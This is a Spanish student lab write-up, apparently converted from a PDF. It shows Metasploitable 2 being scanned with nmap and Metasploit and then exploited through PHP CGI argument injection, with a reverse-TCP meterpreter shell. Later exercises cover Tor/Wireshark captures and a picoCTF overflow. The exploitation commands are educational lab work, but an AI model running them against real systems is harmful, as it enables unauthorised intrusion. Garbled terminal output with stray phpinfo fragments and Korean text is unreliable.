
**\* Exploramos el objetivo a seguir y sobre el que buscaremos todas las vulnerabilidades.**

Realizaremos Metasploitable 2 que es una máquina virtual creada por la empresa de software de seguridad informática Rapid7, que también es la desarrolladora del famoso framework de explotación Metasploit. Ahora bien, Metasploitable 2 está diseñada especialmente para ser hackeada y, por lo tanto, cuenta con softwares y

aplicaciones web vulnerables de forma deliberada. En conclusión, es un entorno ideal para aprender hacking ético de manera segura.

Primero vemos la IP de la máquina Metasploitable 2.

```
192.168.0.33
```




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:d1:90:15
          inet addr:192.168.0.33 Bcast:192.168.0.255 Mask:255.255.255.0
              inet6 addr: fe80::a00:27ff:fed1:9015/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:101 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:8719 (8.5 KB) TX bytes:8136 (7.9 KB)
                  Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:91 errors:0 dropped:0 overruns:0 frame:0
              TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

Vemos si tenemos conectividad con la máquina.



```
ping 192.168.0.33
PING 192.168.0.33 (192.168.0.33) 56(84) bytes of data.
64 bytes from 192.168.0.33: icmp_seq=1 ttl=64 time=0.604 ms
64 bytes from 192.168.0.33: icmp_seq=2 ttl=64 time=0.699 ms
64 bytes from 192.168.0.33: icmp_seq=3 ttl=64 time=0.701 ms
64 bytes from 192.168.0.33: icmp_seq=4 ttl=64 time=0.823 ms
^C
--- 192.168.0.33 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3066ms
rtt min/avg/max/mdev = 0.604/0.706/0.823/0.077 ms
```

\* Hacemos un escaneo en el que podemos encontrar qué puertos se encuentran abiertos y así encontrar cuales son los protocolos que se encuentran ejecutando dentro de estos puertos.

Para ellos usamos

```
> nmap -p (IP a atacar)
```

Lo podemos hacer en un rango en concreto también con

```
> nmap -p 1-65535 (IP a atacar)
```

Con -p- escaneamos todos los puertos

```
> nmap -p- (IP a atacar)
```


```
kali@kali: ~
Archivo Acciones Editar Vista Ayuda
.
└──(kali㉿kali)-[~]
$ nmap -p- 192.168.0.33
Starting Nmap 7.91 ( https://nmap.org ) at 2023-05-07 21:53 CEST
Nmap scan report for 192.168.0.33
Host is up (0.0091s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
50737/tcp open  unknown
53362/tcp open  unknown
54971/tcp open  unknown
56338/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 23.04 seconds
└──(kali㉿kali)-[~]
$
```

Vamos a explotar el puerto 80: HTTP

- HTTP son las siglas de Hyper Transfer Protocol (Protocolo de hipertransferencia)
- Es un protocolo de la World Wide Web que permite la transferencia de documentos HTML.
- Funciona en la capa de aplicación de la pila TCP/IP
- Protocolo sin estado basado en la actividad petición-respuesta

Entramos al servicio usando la IP



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Usamos Nmap para investigar sobre el puerto 80 más en profundidad.

```
kali@kali: ~
Archivo Acciones Editar Vista Ayuda Kali Docs NetHunter Offensive Security MSFU Ex
└─(kali㉿kali)-[~]
$ nmap -sV 192.168.0.33 -p 80
Starting Nmap 7.91 ( https://nmap.org ) at 2023-05-07 22:30 CEST
Nmap scan report for 192.168.0.33
Host is up (0.0052s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Warning: Never expose this VM to an untrusted network.
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.27 seconds
└─(kali㉿kali)-[~]sfadmin to get started
$
```

Vemos que está ejecutándose apache y la versión en concreto.

Usaremos ahora msfconsole para ver si podemos obtener más información acerca de este puerto y los servicios en él.

```

msf6 > search http_ver
Matching Modules
=====
+--> auxiliary/scanner/http/http_version
#  Name          Disclosure Date  Rank   Check  Description
0  auxiliary/scanner/http/http_version      normal  No    HTTP Version Detection
1  exploit/multi/http/nostromo_code_exec  2019-10-20  good   Yes   Nostromo Directory Traversal Remote Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/nostromo_code_exec
msf6 > 

```

> use 0

Establecemos el rhosts con la IP de la máquina.

```

msf6 > use 0 vijatlmetasploit.com
msf6 auxiliary(scanner/http/http_version) > show options
Use 'show options' with msfadmin/msfadmin to get started
Module options (auxiliary/scanner/http/http_version):
Name  Current Setting  Required  Description
---  -----
Proxies  vAdmin        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS  192.168.0.33  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT   80             yes       The target port (TCP)
SSL     false          no        Negotiate SSL/TLS for outgoing connections
THREADS 1             yes       The number of concurrent threads (max one per host)
VHOST   None           no        HTTP server virtual host

msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.0.33
rhosts => 192.168.0.33
msf6 auxiliary(scanner/http/http_version) > 

msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name  Current Setting  Required  Description
---  -----
Proxies  vAdmin        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS  192.168.0.33  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT   80             yes       The target port (TCP)
SSL     false          no        Negotiate SSL/TLS for outgoing connections
THREADS 1             yes       The number of concurrent threads (max one per host)
VHOST   None           no        HTTP server virtual host

msf6 auxiliary(scanner/http/http_version) > 

```

```

msf6 auxiliary(scanner/http/http_version) > run
[*] 192.168.0.33:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > 

```

Ejecutando > run nos damos cuenta de que está funcionando con PHP y podemos ver que información se está ejecutando en PHP.

**PHP Version 5.2.4-2ubuntu5.10**

<b>System</b>	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
<b>Build Date</b>	Jan 6 2010 21:50:12
<b>Server API</b>	CGI/FastCGI
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php5/cgi
<b>Loaded Configuration File</b>	/etc/php5/cgi/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php5/cgi/conf.d
<b>additional .ini files parsed</b>	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
<b>PHP API</b>	20041225
<b>PHP Extension</b>	20060613
<b>Zend Extension</b>	220060519
<b>Debug Build</b>	no
<b>Thread Safety</b>	disabled
<b>Zend Memory Manager</b>	enabled
<b>IPv6 Support</b>	enabled
<b>Registered PHP Streams</b>	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
<b>Registered Stream Socket Transports</b>	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
<b>Registered Stream Filters</b>	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This server is protected with the Suhosin Patch 0.9.6.2  
Copyright (c) 2006 Hardened-PHP Project

수호신

This program makes use of the Zend Scripting Language Engine:  
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies

Powered By

Accediendo encontramos mucha información.

Entre la información más importante es que podemos a partir de ahora escanear ciertos directorios que nos aparecen en la ficha.

```
msf6 > search dir_scanner
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/http/dir_scanner	UTC 2008 i686	normal	No	HTTP Directory Scanner
	Build Date	Jan 6 2010 21:50:12			
	Virtual Directory Support	disabled			

Interact with a module by name or index. For example `info 0`, use `0` or use `auxiliary/scanner/http/dir_scanner`

```
msf6 > [REDACTED]
```

```

msf6 > search dir_scanner
          PHP Version 5.2.4-2ubuntu5.10
Matching Modules
#  Name
-  auxiliary/scanner/http/dir_scanner
System          Disclosure Date: 2008-07-09 [1]
Build Date: Jan 6 2010 21:50:12
Rank: normal Check: No Description: HTTP Directory Scanner
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/dir_scanner
msf6 > use 0
msf6 auxiliary(scanner/http/dir_scanner) > show options
Module options (auxiliary/scanner/http/dir_scanner):
Name      Current Setting  Required  Description
DICTIONARY /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt  no        Path of word dictionary to use
PATH      /                yes       The path to identify files
Proxies   proxies           yes       A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS   PHP API            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT    80                yes       The target port (TCP)
SSL      false              no        Negotiate SSL/TLS for outgoing connections
THREADS  1                yes       The number of concurrent threads (max one per host)
VHOST   Thread Safety      disabled  HTTP server virtual host
msf6 auxiliary(scanner/http/dir_scanner) > set rhosts 192.168.0.33
rhosts => 192.168.0.33  [+] Virtual Directory Support enabled
msf6 auxiliary(scanner/http/dir_scanner) > run
[*] Starting attack...
[*] Detecting error code
[*] Using code '404' as not found for 192.168.0.33
[+] Found http://192.168.0.33:80/cgi-bin/ 403 (192.168.0.33)
[+] Found http://192.168.0.33:80/doc/ 200 (192.168.0.33)
[+] Found http://192.168.0.33:80/icons/ 200 (192.168.0.33)
[+] Found http://192.168.0.33:80/index/ 200 (192.168.0.33)
[+] Found http://192.168.0.33:80/phpMyAdmin/ 200 (192.168.0.33)
[+] Found http://192.168.0.33:80/test/ 200 (192.168.0.33)
[+] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >

```

Volvemos a lanzar la herramienta que nos permita ver qué direcciones pueden ser accedidas fácilmente.

Este tipo de exploración se puede hacer de muchas maneras, aquí hemos visto dos.

Ahora es el momento de explotar alguna, elegiremos php5 cgi.

<b>Server API</b>	CGI/FastCGI
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php5/cgi
<b>Loaded Configuration File</b>	/etc/php5/cgi/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php5/cgi/conf.d

Y volvemos a la herramienta msfconsole a realizar los pasos anteriores.

Haremos una especie de inyección de argumento.

```
msf6 > search php_cgi
          PHP Version 5.2.4-2ubuntu5.10
Matching Modules
=====
#  Name
-  System          Linux metasploit-framework-5.2.4-2ubuntu5.10      #1 SM      pr
  0  exploit/multi/http/php_cgi_arg_injection  2012-05-03      excellent Yes    PHP CGI Argument Injection

Build Date: Jan 6 2010 21:50:12
Virtual Directory Support: disabled
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
=====
Name  Current Setting  Required  Description
--  --  --  --
PLESK  false           yes       Exploit Plesk
Proxies additional_ini yes       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS  parsed          no        The target host(s), see https://github.com/rapid7/metasploit-framework/
        /wiki/Using-Metasploit
RPORT   80              yes       The target port (TCP)
SSL     false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI Zend Extension no       The URI to request (must be a CGI-handled PHP script)
URIENCODING 0           yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST   Debug Build    no        HTTP server virtual host
        Thread Safety  disabled
        Zend Memory Manager  disabled
        If you support Zend Memory Manager, choose it here.
Name  Current Setting  Required  Description
--  --  --  --
LHOST  192.168.0.32   yes       The listen address (an interface may be specified)
LPORT  4444             yes       The listen port
        Registered Stream  transports
        Registered Stream  Filters
        string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*,
        consumed, convert.iconv*, bzip2*, zlib*
Exploit target:
=====
Id  Name
--  --
0  Automatic
This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project.

msf6 exploit(multi/http/php_cgi_arg_injection) > [이 프로그램은 Zend 엔진을 사용합니다.]
Powered By Zend Technologies
수호신
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.0.33;r, string.strip_tags, convert.*;
rhosts => 192.168.0.33;r, string.strip_tags, convert.iconv*, bzip2*, zlib*
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.0.32:4444
[*] Sending stage (39282 bytes) to 192.168.0.33
[*] Meterpreter session 1 opened (192.168.0.32:4444 → 192.168.0.33:57551) at 2023-05-07 22:53:56 +0200
meterpreter > [이 프로그램은 Zend 엔진을 사용합니다.]
Powered By Zend Technologies
수호신
```

Usamos el comando `> exploit` y con ello hemos obtenido una sesión.

```
meterpreter > shell
Process 4792 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
dav
dvwa
index.php
mutillidae
phpMyAdmin
phpinfo.php
test
tikiwiki
tikiwiki-old
twiki
```

Vemos que ejecutando `> shell` hemos sido capaces de entrar en la máquina y extraer esta información del servidor de la web y así finalizando la explotación del puerto 80.

# Reto 7: Navegación en red TOR

## Contenidos

### **1. Navegación Web Tradicional**

### **2. Navegación Web sobre Red TOR en páginas clear**

## Introducción

Tor es un proyecto cuyo objetivo principal es el desarrollo de una red de comunicaciones distribuida de baja latencia y superpuesta sobre internet, en la que el encaminamiento de los mensajes intercambiados entre los usuarios no revela su identidad, es decir, su dirección IP y que, además, mantiene la integridad y el secreto de la información que viaja por ella.

El objetivo de este Reto es realizar una serie de navegaciones por distintos dominios de la red TOR y realizar capturas de paquetes de estas navegaciones. Para la captura de paquetes usaremos Wireshark y para la navegación DuckDuckGO


DuckDuckGo es un motor de búsqueda que hace hincapié en la protección de la privacidad de los usuarios y en evitar la burbuja de filtros de los resultados de búsqueda personalizados. DuckDuckGo no muestra resultados de búsqueda procedentes de granjas de contenido.

Por otra parte, es preciso definir los conceptos de página clear y dominio .onion.


Las páginas clear son aquellas que aceptan enlazar los distintos navegadores, es decir cuyo acceso está abierto para todo el mundo e indexado por los principales motores de búsqueda.

Un dominio .onion indica una dirección IP anónima accesible mediante la red TOR. Son direcciones resultado de una combinación de 16 caracteres alfanuméricos generados sistemáticamente basándose en una clave pública.

En primer lugar añadimos este motor de búsqueda a nuestro navegador.



Lo habilitamos para poder navegar utilizandoarlo.



# 1. Navegación en Web tradicional.

Iniciamos Wireshark y lo configuramos para iniciar captura de paquetes `tcp.port == 80 || udp.port == 80 || tls`

Utilizamos el puerto 80 ya que es el puerto utilizado por HTTP, el protocolo de transferencia de hipertexto que se utiliza para acceder a las páginas web.

A continuación con nuestro navegador Firefox hacemos una búsqueda en web tradicional como podría ser a la Web de Amazon.



Por último finalizamos la captura, analizamos los paquetes obtenidos.

A screenshot of the Wireshark network traffic analyzer. The interface shows a list of captured frames, their details, and bytes panes. Frame 77, which is the selected frame, is highlighted in blue. It is a TLSv1.2 record layer application data frame. The details pane shows the frame number, source and destination IP addresses (192.168.1.18 and 192.168.1.108), protocol (TCP), and sequence numbers (Seq: 1, Ack: 1). The bytes pane displays the raw hex and ASCII data of the captured frame. A status bar at the bottom indicates the total bytes on wire (1648 bits) and the number of bytes captured (206 bytes).

Apreciamos el uso de protocolos TCP para el establecimiento de la conexión y TSLv1.2 para la seguridad de los paquetes. Al tratarse de una conexión normal no apreciamos nada fuera de lo normal ni ninguna cosa que merezca ser comentada.


## 2. Navegación Web utilizando DuckDuckGo en páginas clear.

Iniciamos Wireshark y lo configuramos para iniciar captura de paquetes `tcp.port == 80 || udp.port == 80 || tls`

Habilitamos DUCKDUCK GO

Con DUCKDCUK GO habilitado en nuestro navegador hacemos una búsqueda hacia una Web Tradicional como AMAZON. Usaremos la misma que en el apartado anterior para ver las diferencias entre ambas búsquedas.

Finalizamos la captura, analizamos los paquetes obtenidos y sacamos conclusiones



Lo que nos llama la atención de esta captura es que vemos que una vez realizada la conexión entre el cliente y el servidor vemos un uso mayoritario del protocolo TLSv1.3 para el cifrado de los paquetes y también observando el campo "info" vemos el mensaje de Change Cipher Spec a partir del cual podemos intuir que este protocolo de seguridad va cambiando de forma dinámica nuestro cifrado.

# Reto 8: Ataque a memoria

## Descripción

Se deben realizar un código de ataque a memoria física y/o registros del procesador.

Se deben entregar el código y un breve informe explicando la estrategia seguida y la vulnerabilidad explotada.

Para este reto he decidido plantear unos ejercicios de PicoCTF, categorizados como explotación binaria. He planteado resolverlos y explicarlos.

He seleccionado los siguientes retos:

## **Clutter Overflow => Desbordamiento desordenado**

En primer lugar, descargamos los ficheros de la página de PicoCTF

<https://play.picoctf.org/practice/challenge/216?page=1&search=clutter>

Description: Clutter, clutter everywhere and not a byte to use.

> nc mars.picoctf.net 31890

// Para ejecutar el reto en el lugar que existe el fichero flag.txt

Descargamos los ficheros que nos dan con el ejercicio (chall.c y chall), el código y el ejecutable. Al abrir chall.c con nano, se nos muestra:

Podemos apreciar que si conseguimos cambiar el valor de la variable **code** se nos va a mostrar la flag.

Podemos crear un fichero de prueba que pueda usar nuestro programa en local.

```
kali㉿kali: ~/Desktop/ataque_memoria
File Actions Edit View Help
GNU nano 7.2                               flag.txt *
picoCTF{4h0r4_pr0b4_c0N_3l_r34l}           call sym.imp.printf
                                            .text
                                            .data
```

Para hallar el valor de lo que tenemos que rellenar y a partir de dónde tenemos que escribir, podemos usar el debugger qdb o radare2.

Lo explicamos de ambas maneras.

```
> gdb ./chall
```

Debugueamos el programa con gdb.

